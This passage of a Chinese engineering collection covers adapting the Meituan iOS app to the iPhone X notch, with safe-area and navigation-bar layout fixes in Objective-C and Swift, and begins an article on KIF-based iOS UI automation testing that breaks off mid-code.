- 使用网络监控。引入网络监控机制，发现网络问题。这里推荐我公司开发的开源的 Cat 监控系统。Cat 开源地址为 http://github.com/dianping/cat 。
- 尝试进行短连优化。前文中提到的域名合并和 IP 直连方案都是简单有效的手段。
- 可以尝试 HTTP/2 或腾讯 WNS 长连服务。

作者简介

周辉，美团点评资深移动架构师。所在团队负责整个集团客户端网络通道、监控、推送等底层 SDK 的开发和维护工作。

iPhone X 刘海打理指北

starzhang

背景

iPhone X 刘海机于 9 月 13 日发布，给科技小春晚带来一波高潮。作为开发人员却多出来一份忧虑，iPhone X 怎么适配？我们 App 的脑袋会不会也长一刘海出来？ Tabbar 会不会被圆角？先来看一下美团 App 的表现：

图 1.1 启动时的 App 表现

图 1.2 下拉刷新之后的表现

图 1.3　搜索的表现

图 1.4　“我的 Tab”表现

在图 1.1 中乍一看表现还不错，可是在图 1.2 中，下拉刷新之后，我们的导航栏还是被刘海挡住了。搜索也中枪，搜索首页没有办法取消，“热门搜索区域”也多出来一块儿空白。另外，“我的 Tab”页部分如图 1.3、图 1.4 所示，导航栏回不去了，右上角的三个 UIBarButtonItem 也不见了。其他还有很多 UI 上的 Bug，等着我们去一一发现并修改。

针对可能出现的问题，苹果在 developer.apple.com 上给出了一些建议。其中一个是 HIG (Human Interface Guideline)。另外 WWDC 会议官方 App 的作者，也给出了适配时的一些经验。

我们来看看他们是怎么说的。

HIG 部分

首先看一下各个机型尺寸的变化。

手机型号	屏幕尺寸	屏幕密度	开发尺寸	像素尺寸	倍图
4/4S	3.5英寸	326ppi	320*480 pt	640*960 px	@2X
5/5S/5C	4英寸	326ppi	320*568 pt	640*1136 px	@2X
6/6S/7/8	4.7英寸	326ppi	375*667 pt	750*1334 px	@2X
6+/6S+/7+/8+	5.5英寸	401ppi	414*736 pt	1242*2208 px	@3X
X	5.8英寸	458ppi	375*812 pt	1125*2436 px	@3X

图 2.1　各版本 iPhone 的尺寸

下图是 iPhone X 对比其他机型的变化部分。iPhone X 和 iPhone 8 的宽度一致，在垂直方向上多了 145pt，这就意味着首页可以展示更多的内容，多出来的这 20% 的垂直空间，也许可以挂上更高价值的运营位。




图 2.2　iPhone X 和其他设备的尺寸对比

布局

注意图 2.2 蓝色部分，你会发现这些都算在了展示内容的区域。所以我们在设计的时候，要避免内容被圆角、刘海给挡住。Like this：




图 2.3　CGRectMake(0,0,100,100)

iPhone X 的坐标系统以及能显示内容的区域如下图所示：




图 2.4　iPhone X 的显示区域

Status Bar

iPhone X 上的 StatusBar 高度比之前的 iPhone 高一些，也就是说，我们如果写死 20pt 高度的 frame 布局，都要大面积修 (tu) 改 (xue)。在 iPhone X 上，通过打印 [[UIApplication sharedApplication] statusBarFrame] 可以看到，高度是 44pt。

```
(lldb) po NSStringFromCGRect([[UIApplication sharedApplication] statusBarFrame])
{{0, 0}, {375, 44}}
```

图 2.5　iPhone X 的状态栏高度

“如果你的 App 是隐藏 StatusBar 的，建议重新考虑。iPhone X 为用户在垂直空间上提供了更多展示余地，且状态栏中也包含了用户需要知道的信息，除非能通过隐藏状态栏带给用户额外的价值，否则苹果建议大家将状态栏还给用户。”

另外还有一点，用户在使用 iPhone X 打电话的时候，StatusBar 的高度也不会发生变化了。

屏幕底部

因为没有了 Home 键，iPhone X 的底部是预留给系统功能的一个区域 – Home Indicator，这部分的高度是 34pt。




图 2.6　iPhone X 的 Home Indicator 区域

“如果你的底部是 TabBar，那么 Home Indicator 背景会来自于 TabBar 背景的延伸，如果我们是一个 feed 流的页面，那么底部会展示 feed 流的局部。”

意思是如果有 TabBar，那么那个区域会延展你的 barTintColor；没有的话，就显示透明的（参照 Setting）。之所以这么设计，是为了让 indicator 清晰可见，告诉用户你可以滑动这部分区域。所以苹果不建议我们的 UI 元素过于靠近这部分区域。




图 2.7　有 TabBar 的 Home Indicator 区

SafeArea

iOS 11 废弃了 iOS 7 之后出现的 topLayoutGuide/bottomLayoutGuide，取而代之的是 safeLayoutGuide 概念。我们的 UI 元素都应该布局在这些区域之内，避

免被各种 bar（NavgationBar、ToolBar、TabBar、StatusBar）遮挡。




图 2.8　iPhone 的 SafeArea

如果我们用了 AutoLayout，并且开启了 safeAreaLayoutGuide，布局会自动加上这些 safeLayoutGuide，你的视图不会超出这部分 SafeArea。如 2.9 所示，如果你需要增加 Guide 的区域，那么可以设置 self.additionalSafeAreaInsets 来增加区域。




图 2.9　默认的 SafeArea 和 self.additionalSafeAreaInsets = UIEdgeInsetsMake(64, 0, 0, 0)

其他

还有其他的一些改变，比如图片的 Aspect Ratio 在 iPhone X 上的表现也会有所不同了；

刘海两边的区域都能响应不同的手势，最好不要和自己的 App 发生冲突。

来自 Session 201 的建议

① xib 里适配 iPhone X 的话，可以开启 UseSafeAreaLayoutGuides（但这需要在 iOS 9 之后才能用，需要看你的 App 最低支持的版本）。




图 3.1 xib 属性

② 如果用的系统 SearchViewController，发现没有灰色蒙层了，可以这么试试。

```
fileprivate func presentSearchController(initialSearchText searchText:
    String? = nil) {
    let searchController = UISearchController(searchResultsController: nil)
    searchController.searchResultsUpdater = self
    searchController.obscuresBackgroundDuringPresentation = false
    searchController.searchBar.text = searchText

    if #available(iOS 11.0, *) {
        self.navigationItem.searchController = searchController
        searchController.isActive = true
    } else {
        present(searchController, animated: true, completion: nil)
    }
}
```

图 3.2　iOS 11 UISearchViewController 适配

之所以可以这么改，是因为 iOS 11 的 NavigationBar 和 SearchViewController 集成在一块儿了。

③ 横屏下的 UITableView，SenctionHeader 的背景颜色不是设置的那个颜色。

图 3.3　iOS11 横屏 Tableview 的作用方式

这个问题的原因是：横屏下的 UITableView，Cell 都是和屏幕一样宽，但是 Cell 的 ContentView 会被 inset 到 SafeArea 区域。

解决方法是：可以通过调整 Tableview 的默认行为，改变 contentView 的属性（如上图 inset To SafeArea）来让 contentview 顶到边缘，弊端是会改变整个 cell 的内容显示，而且 contentView 的 layoutMargin 依然还是相对于 SafeArea 的。

最佳方案是：改变 UITableViewHeaderFooterView.backgroundView 的 backgroundColor。




图 3.4　iOS11 修改前后的样式对比

刘海打理初体验

① 我们来看下开头说的那个刷新之后首页顶上去的问题怎么处理。经过排查，这个问题属于“**状态栏变高系列**”，解决方案就是把固定的 20pt 高度改成 [[UIApplication sharedApplication] statusBarFrame].size.height]。

② 搜索页面输入框的位置发生了偏移，这是因为 iOS 11 的导航栏的视图层级结构发生了变化，和 iPhone X 的并无直接关系。iOS 11 导航栏的视图层级关系如下：




图 4.1 iOS 11 之后的 NavigationBar




图 4.2 iOS 11 之前的 NavigationBar

适配方式是：取到这个 _UIButtonBarStackView 的位置和尺寸信息，然后更改 PFBNavigationBarContainerView 的 X 坐标。

③“我的 Tab”页面多出来一块儿灰色的区域，经过排查发现这个是 Tableview 的背景色。也就是说其实是 Tableview 向下偏移了。

```
(lldb) po NSStringFromCGPoint(self.contentViewController.tableView.contentOffset)
{0, -88}
```

图 4.3　iOS11 下“我的 Tab”页面 Tableview 发生偏移

出现这个的原因是：iOS 11 之后 scrollview 多出来一个 adjustedContentInset 区域。




图 4.4　iOS 11 下 ScrollView 的新属性

通过打印这个值，我们发现正好和 contentoffset.y 相符合。

```
(lldb) po NSStringFromUIEdgeInsets(self.contentViewController.tableView.adjustedContentInset)
{88, 0, 0, 0}
```

图 4.5　这个新属性在 iPhone X 上的值

那为什么会发生偏移？这个偏移的值又是怎么确定的？**其实是当 Tableview 的 frame 超出了 safeArea 范围之后，系统会调整内容的位置。系统通过设置 adjustedContentInset 为 safeAreaInset 的值让 Tableview 偏移。**

```
(lldb) po NSStringFromUIEdgeInsets(self.contentViewController.tableView.safeAreaInsets)
{88, 0, 0, 0}
```

图 4.6　iPhone X 上 safeAreaInset 的值

注意一下这个 adjustedContentInset 是 readOnly 的属性。我们可以通过设置 **Tableview.contentInsetAdjustmentBehavior=UIScrollViewContentInsetAdjustmentNever** 来纠正这个位置。当然还可以通过设置 tableview.contentOffset 来抵消这个值，但还是推荐第一种。

④“我的 Tab”导航栏上，右边那个按钮全都发生了偏移，导致无法点击。这个问题也是在新的导航栏结构视图下会出现，原因是新的导航栏结构用了 AutoLayout 布局，我们这个并不是用常规的 UIBarButtonItem 方式实现的，而是一个 UIBarButtonItem，他的 customView 包含了三个 Button，这几个 Button 都是 frame 布局，从而导致了在 AutoLayout 下的布局问题。

正常的解决方式是：修改成一个一个添加 UIBarButtonItem 和 UIBarButtonSystemItemFixedSpace。但是这样引出来另外一个问题，iOS 11 之前那种设置负宽度的 fixedspace 来调整间距的 trick 方式已经失效了！详情见 https://forums.developer.apple.com/thread/80075。

我们这边的方式是：依然用那种一个 CustomView 里包含三个 CustomButton 的方式，然后分别加上约束。CustomView 只需要加上宽高，包含的 Button 加上 left、top 和 size。

图 4.7　加约束修正后样

以下是尝试修复这部分问题的代码：

```
// offset 问题
if (@available(iOS 11.0, *)) {
        self.contentViewController.tableView.contentInsetAdjustmentBehavior =
UIScrollViewContentInsetAdjustmentNever;
    }
// UIBarButtonItem 问题
if (@available(iOS 11.0, *)) {
        [messageButtonsContainerView mas_makeConstraints:^(MASConstraintMaker
*make) {
            make.size.mas_equalTo(CGSizeMake(themeButton.width +
settingButton.width + messageButton.width, 44));
        }];
        [themeButton mas_makeConstraints:^(MASConstraintMaker *make) {
            make.top.equalTo(messageButtonsContainerView);
            make.left.equalTo(messageButtonsContainerView);
            make.size.mas_offset(CGSizeMake(44, 44));
        }];
        [settingButton mas_makeConstraints:^(MASConstraintMaker *make) {
```

```
            make.top.equalTo(messageButtonsContainerView);
            make.left.equalTo(themeButton.mas_right);
            make.size.mas_offset(CGSizeMake(44, 44));
        }];
        [messageButton mas_makeConstraints:^(MASConstraintMaker *make) {
            make.top.equalTo(messageButtonsContainerView);
            make.left.equalTo(settingButton.mas_right).offset(-10);
            make.size.mas_offset(CGSizeMake(44, 44));
        }];
    }

    UIBarButtonItem *rightBarItem = [[UIBarButtonItem alloc]
initWithCustomView:messageButtonsContainerView];
    self.navigationItem.rightBarButtonItems = @[rightBarItem];
```

总结

当前发现这些问题的环境是 Xcode 9 GM 版本 (9A235) 的模拟器。归结起来是三类问题：

1. StatusBar 变高并且绝对布局。
2. 导航栏的视图层级结构发生变化而导致 UI(titleView、UIBarButtonItem) 问题。(iPhone 6s iOS 11 上依然是旧的结构，是因为现在 AppStore 上的包依然是用 iOS 10 的 SDK 打出来的)。
3. safeAreaInset 导致 Scrollview 偏移。

至于 Tabbar，因为我们用的是系统的，所以目前并没有发现什么奇怪的地方。希望我们踩的这些坑可以让各位在适配的过程中少走一些弯路！

基于 KIF 的 iOS UI 自动化测试和持续集成

映琳

客户端 UI 自动化测试是大多数测试团队的研究重点，本文介绍猫眼测试团队在猫眼 iOS 客户端实践的基于 KIF 的 UI 自动化测试和持续集成过程。

一、测试框架的选择

iOS UI 自动化测试框架有不少，其中 UI Automation 是 Apple 早期提供的 UI 自动化测试解决方法，用 JavaScript 编写测试脚本，通过标签和值的可访问性获得 UI 元素，来完成相应的交互操作。

一些第三方 UI 解决方案以 UI Automation 为基础，对其进行补充和优化，包括扩展型 UI Automation 和驱动型 UI Automation。

- 扩展型 UI Automation 采用 JavaScript 扩展库方法提高 UI Automation 的易用性，常见的框架有 TuneupJs、ynm3k。
- 驱动型 UI Automation 在自动化测试底层使用了 UI Automation 库，通过 TCP 等通信方式驱动 UI Automation 来完成自动化测试。这种方式下，编辑脚本的语言不再局限于 JavaScript 。常见的框架有 iOSDriver、Appium。

还有一些其他的第三方解决方案，常见的框架类型有私有 API 型和注入编译型。

- 私有 API 型框架直接使用 Apple 私有 API 对 UI 界面进行操作。常见的框架主要有 KIF。
- 注入编译型框架在编译时注入一个 Server 到 App 内部，通过 Server 对外通信完成 UI 操作指令的执行。常见的框架有 Frank、Calabash。

Xcode 7 发布后，Apple 提供了一种新的 UI 自动化测试解决方法——UI Testing，它基于 XCTest 测试框架，通过控件的可访问性来定位和获取控件，并提

供了多种 UI 操作 API，使用源码语言，能方便地进行调试。

我们在以上分类中挑选具有代表性的自动化框架：UI Automation、Appium、KIF、Frank、UI Testing 进行对比，下表是这几种测试框架的特点对比：

	UI Automation	Appium	KIF	Frank	UITesting
使用语言	Javascript	不限	Object C & Swift	Ruby	Object C & Swift
原理	Apple Inc. 定义接口，通过控件的可访问性来定位和获取控件	通过驱动 Apple 的 UI Automation 库提供基于 Selenium WebDriver 的 API 完成UI 操作	增加源码到 App，使用私有 API 对 UI 操作	注入 Server 到 App，使用私有 API， 通过 Server 对外通信完成 UI 操作	Apple Inc.定义接口，通过控件的可访问性来定位和获取控件
使用框架	UI Automation	UIAutomation、Selenium WebDriver	XCTest	Cucumber	XCTest
需要源码	否	否	是	是	是
与CI持续集成	是	是	是	是	是
从外部访问	是	是	否	是	否
web view支持	支持	支持	支持 UIWebView	不支持 UIWebView	支持
开发效率	不支持单步 Debug，定位问题难	支持调试	直接在 Xcode 中使用，Debug 功能好，代码补全功能好	需要学习 Ruby	直接在 Xcode 中使用，Debug 功能好，代码补全功能好
开源	否	是	是、方便扩展	是	否、不方便扩展

考虑选择测试框架的几种影响因素。首先，使用的语言和框架决定了测试人员的持续性学习成本，iOS 测试人员对 Objective—C 和 XCTest 熟悉和掌握程度高，不需要消耗额外的学习成本，人员更替时的接手成本也相对较低；其次，测试框架支持的 UI 操作的丰富性决定了测试用例的覆盖完整度，使用私有 API 的测试框架支持的 UI 操作较为全面，而同时支持 UIWebView 的测试框架则更占优势；另外，App 程序 UI 变化快，使用开发效率高、调试方便的测试框架能使我们在适应新 UI 变化、新需求时获得更小的投入产出比。

综合以上考虑，KIF 框架已经展现了他的优势，并且 KIF 使用 XCTest 框架，使得其测试流程 iOS 程序的单测无异，可完全复用单测的持续集成流程，维护持续集成的成本相对降低；另外，KIF 是一个活跃的开源测试框架，可扩展性好，升级更新快，有活跃社区来探讨和解决使用过程中遇到的问题。鉴于上述优势，我们选择了 KIF 作为 iOS 的 UI 自动化测试框架。

二、KIF 自动化实施

KIF 利用 Apple 给所有控件提供的辅助属性 accessibility attributes 来定位和获取元素，完成界面的交互操作；结合使用 Xcode 的 XCTest 测试框架，拥有

XCTest 测试框架的特性，使得测试用例能以 command line build 工具运行并获取测试报告。

下面介绍如何进行 KIF 自动化实施。

1. KIF 搭建

KIF 以第三方库的形式编译运行于工程中，搭建 KIF 之前，应该确保工程在 Xcode 上编译运行通过。

KIF 基于 XCTest 框架，继承了 XCTest 的所有特性。和 XCTest 一样，我们首先应该在工程项目中创建基于 Cocoa Touch Testing Bundle 模板的 Target，并确保创建的 Target 的属性有如下设置：

- “Build Phases”：设置 Target Dependencies，UI 自动化测试固然要依赖应用程序的 App 产物，所以需保证应用程序 Target 被添加在 Test Target 的 Target Dependencies 中。
- “Build Settings”：
  设置“Bundle loader”为：$(BUILT_PRODUCTS_DIR)/MyApp.app/MyApp；
  设置“Test Host”为：$(BUILT_PRODUCTS_DIR)；
  设置“Wrapper Extensions”为：xctest。

项目的设置准备好后，需要安装 KIF 库源码到项目。即可开始 KIF 编写用例之旅。

KIF 通过属性值（AccessibilityLabel, AccessibilityIdentifier, AccessibilityTraits,Value...）在界面中定位元素。为了获取到目标元素，我们必须先设置元素的 accessibility 属性。如下，想要获取程序中一个列表的 cell 元素，我们给列表的 cell 控件设置 accessibility 属性（如左图所示），设置为“Section XX Row XX”，编译运行，即可获得历史列表的 cell 元素；用模拟器的 Accessibility Inspector 抓取到了这个历史列表元素（如右图所示）：

```
- (UITableViewCell *)tableView:(UITableView *)tableView cellForRowAtIndexPath:(NSIndexPath *)indexPath
{
  static NSString *CellIdentifier = @"HistoryCell";
  UITableViewCell *cell = [tableView dequeueReusableCellWithIdentifier:CellIdentifier forIndexPath:
      indexPath];

  NSDictionary *item = _historyEntries[indexPath.row];
  NSDate *finishedAt = item[kHistoryFinishTimeKey];

  [cell.textLabel setText:item[kHistoryTaskNameKey]];

  [cell.detailTextLabel setText:[_dateFormatter stringFromDate:finishedAt]];

#ifdef DEBUG
  [cell setAccessibilityLabel:[NSString stringWithFormat:@"Section %ld Row %ld", (long)indexPath.
      section, (long)indexPath.row]];
#endif

  return cell;
}
```

KIF 为我们提供了对有 accessibility 属性控件的操作接口，如下最简单的两个操作接口：

- 点击一个元素：- (void)tapViewWithAccessibilityLabel:(NSString *)label；
- 等待一个元素的出现：- (UIView *)waitForViewWithAccessibilityLabel:(NSString *)label。

在新建的 Target 同名目录下增加一个继承自 KIFTestCase 的类，类中编写我们的用例，完成对界面的点击和验证，如下：

```
#import <KIF/KIF.h>
#import "KIFUITestActor.h"
#import "KIFTestCase.h"
#import <UIKit/UIKit.h>

